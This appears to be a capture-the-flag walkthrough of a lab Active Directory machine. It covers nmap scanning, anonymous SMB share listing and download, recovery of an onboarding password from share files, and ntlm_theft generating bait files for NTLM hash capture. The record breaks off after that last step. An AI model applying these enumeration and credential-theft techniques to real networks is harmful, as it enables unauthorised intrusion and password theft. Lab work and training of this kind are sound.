
Recon

1- scanning ip address of the machine with nmap


```
sudo nmap 10.10.129.140
```



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap 10.10.129.140
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-23 14:46 EDT
Nmap scan report for 10.10.129.140 (10.10.129.140)
Host is up (0.11s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
3389/tcp open  ms-wbt-server
5985/tcp open  wsman

Nmap done: 1 IP address (1 host up) scanned in 6.67 seconds
```

DNS on port 53, Kerberos on port 88, Microsoft Windows RPC on ports 135, SMB on port 139/445, Microsoft Windows Active Directory LDAP on ports 389 and 3268


```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sT -sV -sC -p- 10.10.129.140
```



```
Nmap scan report for 10.10.129.140 (10.10.129.140)
Host is up (0.093s latency).
Not shown: 65520 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: thm.c
orp0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: thm.c
orp0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: THM
|   NetBIOS_Domain_Name: THM
|   NetBIOS_Computer_Name: HAYSTACK
|   DNS_Domain_Name: thm.corp
|   DNS_Computer_Name: HayStack.thm.corp
|   DNS_Tree_Name: thm.corp
|   Product_Version: 10.0.17763
|_  System_Time: 2025-03-23T19:01:03+00:00
|_ssl-date: 2025-03-23T19:01:39+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=HayStack.thm.corp
| Not valid before: 2025-03-22T18:37:39
|_Not valid after:  2025-09-21T18:37:39
49669/tcp open  msrpc         Microsoft Windows RPC
49674/tcp open  msrpc         Microsoft Windows RPC
49677/tcp open  msrpc         Microsoft Windows RPC
49703/tcp open  msrpc         Microsoft Windows RPC
52750/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: HAYSTACK; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-03-23T19:01:03
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
```


From the service scan, we can see that the domain name is `THM.CORP` and the computer name is `HayStack`.

```
┌──(kali㉿kali)-[~]
└─$ smbclient -L //10.10.129.140 -U ''
```



```
PORT    STATE SERVICE
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 4.98 seconds

┌──(kali㉿kali)-[~]
└─$ smbclient -L //10.10.129.140 -U ''

Password for [WORKGROUP\]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        Data            Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.129.140 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

┌──(kali㉿kali)-[~]
└─$ 
```

```
┌──(kali㉿kali)-[~]
└─$ smbclient //10.10.129.140/Data -U ''
```




```
Unable to connect with SMB1 -- no workgroup available

┌──(kali㉿kali)-[~]
└─$ smbclient //10.10.129.140/Data -U ''

Password for [WORKGROUP\]:
Try "help" to get a list of possible commands.
smb: \> lds
lds: command not found
smb: \> ls
  .                                   D        0  Sun Mar 23 15:17:03 2025
  ..                                  D        0  Sun Mar 23 15:17:03 2025
  onboarding                          D        0  Sun Mar 23 15:20:41 2025

                7863807 blocks of size 4096. 3024000 blocks available
smb: \> cd onboarding\
smb: \onboarding\> ls
  .                                   D        0  Sun Mar 23 15:20:41 2025
  ..                                  D        0  Sun Mar 23 15:20:41 2025
  5zriyxvh.h1a.txt                    A      521  Mon Aug 21 14:21:59 2023
  g351msfp.fji.pdf                    A  3032659  Mon Jul 17 04:12:09 2023
  txvn53ve.0rk.pdf                    A  4700896  Mon Jul 17 04:11:53 2023

                7863807 blocks of size 4096. 3024018 blocks available
smb: \onboarding\> 
```

To download the folder recursively, we use the following commands:


```
mask ""
recurse ON
```

```
prompt OFF
mget *
```

In the text file and in one of the presentations, we find the onboarding material for a user. We receive the first and last name of a user and their initial password.



```
Subject: Welcome to Reset - Dear <USER>,Welcome aboard! We are thrilled to have you join our team. As
discussed during the hiring process, we are sending you the necessary login information to access your
company account. Please keep this information confidential and do not share it with anyone.The initial
passowrd is: ResetMe123!We are confident that you will contribute significantly to our continued success. We
look forward to working with you and wish you the very best in your new role.Best regards,The Reset Team
```



Example Email

Subject: Welcome to Reset -


Dear LILY ONEILL,

Welcome aboard! We are thrilled to have you join our team. As discussed during the hiring process, we are sending you the necessary login information to access your company account. Please keep this information confidential and do not share it with anyone.


The initial passowrd is: ResetMe123!

We are confident that you will contribute significantly to our continued success. We look forward to working with you and wish you the very best in your new role.Best regards,


[The Reset Team



```
┌──(kali㉿kali)-[~/Tools/ntlm_theft]
└─$ python3 ntlm_theft.py -g all -s 10.10.129.140 -f hoss
Created: hoss/hoss.scf (BROWSE TO FOLDER)
Created: hoss/hoss-(url).url (BROWSE TO FOLDER)
Created: hoss/hoss-(icon).url (BROWSE TO FOLDER)
Created: hoss/hoss.lnk (BROWSE TO FOLDER)
Created: hoss/hoss.rtf (OPEN)
Created: hoss/hoss-(stylesheet).xml (OPEN)
Created: hoss/hoss-(fulldocx).xml (OPEN)
Created: hoss/hoss.htm (OPEN FROM DESKTOP WITH CHROME, IE OR EDGE)
Created: hoss/hoss-(includepicture).docx (OPEN)
Created: hoss/hoss-(remotetemplate).docx (OPEN)
Created: hoss/hoss-(frameset).docx (OPEN)
Created: hoss/hoss-(externalcell).xlsx (OPEN)
Created: hoss/hoss.wax (OPEN)
